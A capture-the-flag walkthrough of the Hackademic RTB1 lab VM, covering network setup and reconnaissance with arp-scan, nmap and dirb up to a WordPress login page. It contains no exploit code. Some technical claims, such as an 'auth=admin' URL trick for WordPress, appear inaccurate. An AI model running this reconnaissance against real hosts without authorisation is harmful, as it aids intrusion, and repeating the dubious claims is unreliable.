Hackademic RTB1


Created by: Víctor Pérez

Index

Download virtual machine

- This virtual machine it's owned by VulnHub, this means we are going to install it in their website.
    - LINK: https://www.vulnhub.com/entry/hackademic-rtb1,17/
- This document it's done with the type 2 virtualization VMware but, you can use whatever you want.

Download website



HACKADEMIC: RTB1

About Release

Name: Hackademic: RTB1
Date release: 6 Sep 2011
Author: mr.pr0n
Series: Hackademic
Web page: http://ghostinthelab.wordpress.com/2011/09/06/hackademic-rtb1-root-this-box/

Download

Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!


Hackademic.RTB1.zip (Size: 838 MB)
Download (Mirror): https://download.vulnhub.com/hackademic/Hackademic.RTB1.zip

In the URL selected in the picture above we will download a .zip, unzip it and import the machine into VMware.

It is recommended that when downloading unofficial virtual machines not be offered access to the network, for this in our case will be offered a type of connection known as NAT.

Fine-tuning

- The two virtual machines (Kali Linux and HACKADEMIC RTB1) will be assigned the NAT method in their network adapter.
- On the attacking machine (Kali Linux) we will run the command "ifconfig" to know what is our IP. In the case of this guide: 192.168.152.133.




```
┌──(viperez㉿KaliBase)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.152.133  netmask 255.255.255.0  broadcast 192.168.152.255
        inet6 fe80::20c:29ff:fea2:b4ca  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:a2:b4:ca  txqueuelen 1000  (Ethernet)
        RX packets 5  bytes 830 (830.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17  bytes 1520 (1.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Once the IP is obtained, we will be able to know what type of NAT we have, in our case the subnet mask is 255.255.255.0 (/24). This means that our network address where all our virtual machines are located is: 192.168.152.0.

To find out if the machine we are going to attack is operational or not we will use a method that can be done with several commands, a network scan.

1st Method


- We will use the command "arp-scan <network address>" this will allow us to do a network scan with ARP packets.



```
┌──(viperez㉿KaliBase)-[~]
└─$ sudo arp-scan 192.168.152.0/24
[sudo] password for viperez:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:a2:b4:ca, IPv4: 192.168.152.133
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.152.1   00:50:56:c0:00:08       VMware, Inc.
192.168.152.2   00:50:56:f9:5a:69       VMware, Inc.
192.168.152.132 00:0c:29:cf:0c:36       VMware, Inc.
192.168.152.254 00:50:56:e8:dc:78       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.023 seconds (126.54 hosts/sec). 4 responded
```

2nd Method


- For the second method we will use the command "nmap -sn <network address>" this will allow us to do a network scan with TCP packets.



```
┌──(viperez㉿KaliBase)-[~]
└─$ sudo nmap -sn 192.168.152.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-16 04:27 CST
Nmap scan report for 192.168.152.1
Host is up (0.0012s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.152.2
Host is up (0.00036s latency).
MAC Address: 00:50:56:F9:5A:69 (VMware)
Nmap scan report for 192.168.152.132
Host is up (0.00063s latency).
MAC Address: 00:0C:29:CF:0C:36 (VMware)
Nmap scan report for 192.168.152.254
Host is up (0.00036s latency).
MAC Address: 00:50:56:E8:DC:78 (VMware)
Nmap scan report for 192.168.152.133
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.96 seconds
```

Analysis


- Thanks to the commands used in the "Fine-tunning" section, we know that the IP of the machine to attack is: 192.168.152.132.
- In order to find out how to enter the machine and gain more information about it, the "nmap" tool will be run.



```
┌──(viperez㉿KaliBase)-[~]
└─$ sudo nmap -sS -sV 192.168.152.132
[sudo] password for viperez:
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-16 04:58 CST
Nmap scan report for 192.168.152.132
Host is up (0.0013s latency).
Not shown: 988 filtered tcp ports (no-response), 10 filtered tcp ports (host-prohibited)
PORT   STATE  SERVICE VERSION
22/tcp closed ssh
80/tcp open   http    Apache httpd 2.2.15 ((Fedora))
MAC Address: 00:0C:29:CF:0C:36 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.78 seconds
```

With this command TCP packets are sent in such a way to be more anonymous than usual. Additionally, we will know the versions of the services that are deployed on those ports.

Once we have analysed the executed ports we will notice that there is an open HTTP port (80), this may mean that there is a web page displayed, so we will try to try to enter through the browser.



Hackademic.RTB1


The First Realistic Hackademic Challenge (root this box).

Welcome to the first **realistic** Hackademic Challenge (root this box)
This Challenge may help you practice for real world applications attacks and penetration tests.

Please go to your target and try to get root.


mr.pr0n || **p0wnbox.Team** || 2011
http://www.p0wnbox.com

We have noticed that there are web pages displayed, we will have to know which are all of them, instead of going one by one we will use the "dirb" tool that will speed up the process.



```
┌──(viperez㉿KaliBase)-[~]
└─$ dirb http://192.168.152.132/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Feb 16 06:51:56 2023
URL_BASE: http://192.168.152.132/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.152.132/ ----
+ http://192.168.152.132/cgi-bin/ (CODE:403|SIZE:291)
+ http://192.168.152.132/index.html (CODE:200|SIZE:1475)
+ http://192.168.152.132/phpmyadmin (CODE:403|SIZE:293)
+ http://192.168.152.132/phpMyAdmin (CODE:403|SIZE:293)
```

The main problem we encounter is that not much information has appeared, this is usually because we are not running the command where it should be. We will have to click on the "Hackademic RTB1" button on the main page and we will get another URL.




```
---- Scanning URL: http://192.168.152.132/Hackademic_RTB1/ ----
+ http://192.168.152.132/Hackademic_RTB1/index.php (CODE:500|SIZE:1881)
==> DIRECTORY: http://192.168.152.132/Hackademic_RTB1/wp-admin/
==> DIRECTORY: http://192.168.152.132/Hackademic_RTB1/wp-content/
==> DIRECTORY: http://192.168.152.132/Hackademic_RTB1/wp-images/
==> DIRECTORY: http://192.168.152.132/Hackademic_RTB1/wp-includes/
+ http://192.168.152.132/Hackademic_RTB1/xmlrpc.php (CODE:200|SIZE:42)

---- Entering directory: http://192.168.152.132/Hackademic_RTB1/wp-admin/ ----
+ http://192.168.152.132/Hackademic_RTB1/wp-admin/admin.php (CODE:302|SIZE:0)
+ http://192.168.152.132/Hackademic_RTB1/wp-admin/index.php (CODE:302|SIZE:0)
```

NOTE: The pages that we can enter are taged with code 200.

Recognition

- Once we have obtained the web pages deployed on the server we will enter each one to observe what is inside them and depending on what is there we will act in different ways.

Main page (Hackademic_RTB1/index.php)


192.168.152.132

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Hackademic.RTB1


The First Realistic Hackademic Challenge (root this box).

Welcome to the first **realistic** Hackademic Challenge (root this box)
This Challenge may help you practice for real world applications attacks and penetration tests.

Please go to your target and try to get root.

mr.pr0n || **p0wnbox.Team** || 2011
http://www.p0wnbox.com

Log-in panel standard accounts (Hackademic_RTB1/wp-admin)


192.168.152.132/Hackademic_RTB1/wp-login.php

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

WordPress

Username:

Password:

Login »


« Back to blog Register Lost your password?

- Redirect to wp-login.

In all WordPress login panels if at the end of the URL we enter: "auth=admin" it will redirect us to the administrator accounts login panel.

In this case it redirects us to "wp-login", it means that the login for both administrator and standard users are linked to the same panel..

